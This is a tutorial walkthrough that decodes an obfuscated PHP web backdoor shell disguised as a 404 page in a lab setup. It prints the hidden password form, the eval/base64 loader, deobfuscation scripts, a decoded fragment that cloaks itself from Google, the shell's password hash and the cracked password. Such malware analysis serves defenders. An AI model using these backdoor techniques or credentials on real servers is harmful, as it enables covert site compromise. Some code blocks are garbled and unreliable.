

PHP Web Backdoor Decode

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Malicious piece of codes which allows an attacker to access the data, modify data, delete data, upload other files or even execute system commands to perform tasks such as create new user, read system files etc. is known as backdoor shell.

If anyone browse file using web browser and if the file doesn't exist then the user may see an error message which shows that the requested URL was not found. Usually the message is correct if web server doesn't find the requested file but sometimes it doesn't.

As technology rapidly changes as well as cyber criminals applying new methods in order to hide their dirty piece of codes like backdoor shells which they use for hacktivist activities. Backdoor shells can be password protected in order to limit the access to the file and contains encrypted password in the source code of the file. Sometimes backdoor shell codes can be found in plain text and sometimes it can be obfuscated/encoded.

In this article we will decode an obfuscated/encoded web backdoor shell. We will recover the original source code and the encrypted password in order to login to the backdoor shell.

In this article we will use two virtual machines. In Windows 7, we configured XAMPP in order to host and browse the php backdoor file. Kali Linux used to perform some command line operations like URL decode, finding hash algorithm information etc.

Source Code: <https://github.com/xpress99/webshell>

Let's browse the file **3ca.php** in Windows 7 machine.





Figure 1: Error message


Looks like the file 3ca.php is not exists in the webserver. But when we view the source code of the file then we see something interesting. A form exists with password filed!



```
1 <h1>Not Found</h1>
2     <p>The requested URL was not found on this server.</p>
3     <hr>
4     <address>Apache Server at 192.168.187.128 Port 80</address>
5     <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
6     <center><form method=post><input type=password name=pass></form></center>
```

Figure 2: View source of 3ca.php

Because of the CSS style properties, the password filed is invisible to the user. After changes the CSS rules from the Firefox browser, the password filed is now visible.



The browser shows a "Not Found" error page. The address bar contains "192.168.187.128/3ca.php". The page content includes the error message and a form field. The browser's developer tools are open, showing the HTML source code and the CSS rules for the input field.

```
<html>
<head></head>
<body>
  <h1>Not Found</h1>
  <p>The requested URL was not found on this server.</p>
  <hr>
  <address>Apache Server at 192.168.187.128 Port 80</address>
  <style></style>
  <center>
    <form method="post">
      <input name="pass" type="password">
    </form>
  </center>
</body>
</html>
```

The CSS rules for the input field are:

```
input {
  margin: 0;
  background-color: #fff;
  border: 1px solid #fff;
}
```

Figure 3: Input filed

We found a password field in this page. So, if we enter the correct password then may be will enter the backdoor shell. But where is the password?

Let's check the source code of the file. Open the 3ca.php file in Notepad++ from Windows 7 machine.




Figure 4: Partial source code of the file

The source code is not in plain text and it is obfuscated/encoded with php eval function. The code will decode during the execution of the file.

The original source code is too big but we don't need to understand full code. We will work on the following source code.

```
<?php
$00000000=urldecode(' %66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64 ');
$00000000=$00000000{4}.$00000000{9}.$00000000{3}.$00000000{5};
$00000000.=$00000000{2}.$00000000{10}.$00000000{13}.$00000000{16};
$00000000.=$00000000{3}.$00000000{11}.$00000000{12}.$00000000{7}.$00000000{5}.$00000000{0}
000{5};
$00000000=$00000000{0}.$00000000{12}.$00000000{7}.$00000000{5}.$00000000
0{15};
$00000000=$00000000{0}.$00000000{1}.$00000000{5}.$00000000{14};
$00000000=$00000000.$00000000{11};
$00000000=$00000000{3};
$00000000=$00000000{0}.$00000000{8}.$00000000{5}.$00000000{9}.$00000000
{16};
$00000000=$00000000{3}.$00000000{14}.$00000000{8}.$00000000{14}.$000000
00{8};
$00000000=__FILE__;
$00000000=0x206c4;
```

```
eval (base64_decode ('JE8wMDBPME8wMD0kT09PMDAwTzAwKCRPT08wTzBPMDAsJ3JiJyk7JE8wTzAwT08wMCgkTzAwME8wTzAwLDB4NDlmKTskT08wME8wME8wPSRPT08wMDAwTzAoJE9PTzAwMDAwTygkTzBPMDBPTzAwKCRPMDAwTzBPMDAsMHgxN2MpLCdFbnRlcnlvdXdraFJIWUtOV09VVEFhQmJdY0RkRmZHZ0lpSmpMbE1tUHBRcVNzVnZYeFp6MDEyMzQ1Njc4OSsvPScsJ0FCQ0RFRkdISUpLTE1OT1BRUl1NUVVZXWFlaYWJjZGVmZ2hpamtsbW5vcHFyc3R1dnd4eXowMTIzNDU2Nzg5Ky8nKSk7ZXZhbkCgkT08wME8wME8wKTs='));
return;
?>
```

In the very beginning of the php file a variable \$OOO000000 contains an encoded URL string.

```
$OOO000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
```

First, we need to decode the value. In order to decode we will use python module. From Kali Linux machine we will make an alias of the python command as urldecode.

```
root@kali:~# alias urldecode='python -c "import sys, urllib as ul; print ul.unquote_plus(sys.argv[1])"'
```

After execute the command, we got the decoded value.

```
root@kali:~# urldecode '%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64'
fg6sbehpra4co_tnd
```

Figure 5: Decoded value

So, we found that value of variable \$OOO000000 is **fg6sbehpra4co_tnd**

The next line of the php file is

```
$OOO000000=$OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};
```

Variable \$OOO000000{4} references the 5th position of the array which gives us value “b” from the decoded string and variable \$OOO000000{9} references the 10th position of the array which gives us value “a”. After applying this technique, we have got that value of variable \$OOO000000 is **base**

We have decoded the following texts after applying the previous technique.

```
$OOO000000 = base
$OOO000000.= base64_d
$OOO000000.= base64_decode
$OOO000000 = fopen
$OOO000000 = fget
$OOO000000 = fgetc
$OOO000000 = fgets
$OOO000000 = fread
$OOO000000 = strstr
```

Using above information now we will try to decrypt the codes of **eval(base64_decode)** function from the encrypted php file.

We will now change the php file as below and save the file as **“3ca_decode.php”** and execute from the browser.

```
<?php
$00000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
$00000000=$00000000{4}.$00000000{9}.$00000000{3}.$00000000{5};
$00000000.= $00000000{2}.$00000000{10}.$00000000{13}.$00000000{16};
$00000000.= $00000000{3}.$00000000{11}.$00000000{12}.$00000000{7}.$00000000{5};
$00000000=$00000000{0}.$00000000{12}.$00000000{7}.$00000000{5}.$00000000{15};
$00000000=$00000000{0}.$00000000{8}.$00000000{5}.$00000000{9}.$00000000{16};
$00000000=$00000000{3}.$00000000{14}.$00000000{8}.$00000000{14}.$00000000{8};
$00000000=__FILE__;
$00000000=0x206c4;

echo(base64_decode('JE8wMDBPME8wMD0kT09PMDAwTzAwKCRPT08wTzBPMDAsJ3JiJyk7JE8wTzAwT08wMCGkTzAwME8wTzAwLDB4NDlmKTskT08wME8wME8wPSRPT08wMDAwTzAoJE9PTzAwMDAwTygkTzBPMDBPTzAwKCRPMDAwTzBPMDAsMHGxN2MpLcDfBnRlcnlvdXdrafJlWUtOV09VVEFhQmJdY0RkRmZHZ0lpSmpMbE1tUHBRcVNzVnZYeFp6MDEyMzQ1NjY0SsvPScsJ0FCQ0RFRkdISUpLTE1OT1BRU1NUVVZXWF1aYWJjZGVmZ2hpamtsbW5vcHFyc3R1dnd4eXowMTIzNDU2Nzg5Ky8nKSk7ZXZhbCgkT08wME8wME8wKTS='));
return;
?>
```

Let's execute the file.




Figure 6: First level decode

After execution we have found another **eval()** function. It seems that we need to follow the same procedure until we get the decrypted codes.

So, we will modify the **3ca_decode.php** file as below and execute again from the browser.

```
<?php
$OOO000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
$OOO000000=$OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};
$OOO000000.= $OOO000000{2}.$OOO000000{10}.$OOO000000{13}.$OOO000000{16};
$OOO000000.= $OOO000000{3}.$OOO000000{11}.$OOO000000{12}.$OOO000000{7}.$OOO000000{5};
$OOO000000=$OOO000000{0}.$OOO000000{12}.$OOO000000{7}.$OOO000000{5}.$OOO000000{15};
$OOO000000=$OOO000000{0}.$OOO000000{8}.$OOO000000{5}.$OOO000000{9}.$OOO000000{16};
$OOO000000=$OOO000000{3}.$OOO000000{14}.$OOO000000{8}.$OOO000000{14}.$OOO000000{8};
$OOO000000=__FILE__;
$OOO000000=0x206c4;

$OOO000000=$OOO000000('C:\xampp\htdocs\3ca.php','rb');
$OOO000000($OOO000000,0x49f);
$OOO000000=$OOO000000($OOO000000($OOO000000($OOO000000,0x17c),'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXxZz0123456789+/', 'ABCDEFGHIJKLMNopQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/' ));
echo($OOO000000);
?>
```

Let's execute the file again.




Figure 7: Second level decode

Still encrypted codes!

But this time we found a function **str_replace()** which calls the file itself and replace some strings with others. The `str_replace()` function replaces some characters with some other characters in a string. It seems that one more execution of `eval()` function will give us the decrypted codes.


Let's modify the `3ca_decode.php` file and this time we will execute it from php command line.

```
<?php
$000000000=urldecode('%66%67%36%73%62%65%68%70%72%61%34%63%6f%5f%74%6e%64');
$000000000=$000000000{4}.$000000000{9}.$000000000{3}.$000000000{5};
$000000000.= $000000000{2}.$000000000{10}.$000000000{13}.$000000000{16};
$000000000.= $000000000{3}.$000000000{11}.$000000000{12}.$000000000{7}.$000000
000{5};
$000000000=$000000000{0}.$000000000{12}.$000000000{7}.$000000000{5}.$00000000
0{15};
$000000000=$000000000{0}.$000000000{8}.$000000000{5}.$000000000{9}.$000000000
{16};
$000000000=$000000000{3}.$000000000{14}.$000000000{8}.$000000000{14}.$0000000
00{8};
$000000000=0x206c4;

$000000000=$000000000('C:\xampp\htdocs\3ca.php','rb');
$000000000($000000000,0x49f);
$000000000=$000000000($000000000($000000000($000000000,0x17c),'EnteryouwkhRHY
KNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXxZz0123456789+/' , 'ABCDEFGHIJKLMNopqRSTUVW
XYZabcdefghijklmnopqrstuvwxy0123456789+/' ));
echo($000000000);

$000000000=str_replace('__FILE_a',"C:\xampp\htdocs\3ca.php",$000000000($00000
0000($000000000($000000000,$000000000),'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjL
lMmPpQqSsVvXxZz0123456789+/' , 'ABCDEFGHIJKLMNopqRSTUVWXYZabcdefghijklmnopqrst
uvwxyz0123456789+/' ));
fclose($000000000);
echo($000000000);
?>
```

Let's execute from php command line.



```
C:\Windows\system32\cmd.exe
C:\xampp\php>php.exe c:\xampp\htdocs\3ca_decode.php |more
$000000000=str_replace('__FILE_a',"C:\xampp\htdocs\3ca.php",$000000000($00000
0000($000000000($000000000,$000000000),'EnteryouwkhRHYKNWOUTAaBbCcDdFfGgIiJjLlMmPpQqSsVvXx
Zz0123456789+/' , 'ABCDEFGHIJKLMNopqRSTUVWXYZabcdefghijklmnopqrstuvwxy0123456789
+/' ));fclose($000000000);eval($000000000);
$auth_pass = "a5af145f2f2611c99eaf366d9d882192";
$color = "#00FF66";
$default_action = 'FilesMan';
@define('SELF_PATH', FILE__FILE__);
if( strpos($_SERVER['HTTP_USER_AGENT'],'Google') !== false ) {
    header('HTTP/1.0 404 Not Found');
    exit;
}
@session_start();
@error_reporting(0);
```

Figure 8: Found password hash

Finally, we are able to decrypt the source code the encrypted php file. We have found the password hash value.

Using online free hash decryption tool, we found the plain text password which is **3cdev**




Figure 9: Decrypted password

Finally, we are able to login to the web backdoor shell.




Figure 10: Logged in to backdoor shell

Sometimes it is very important to decode backdoors and identify their threat levels in order to prevent further damages.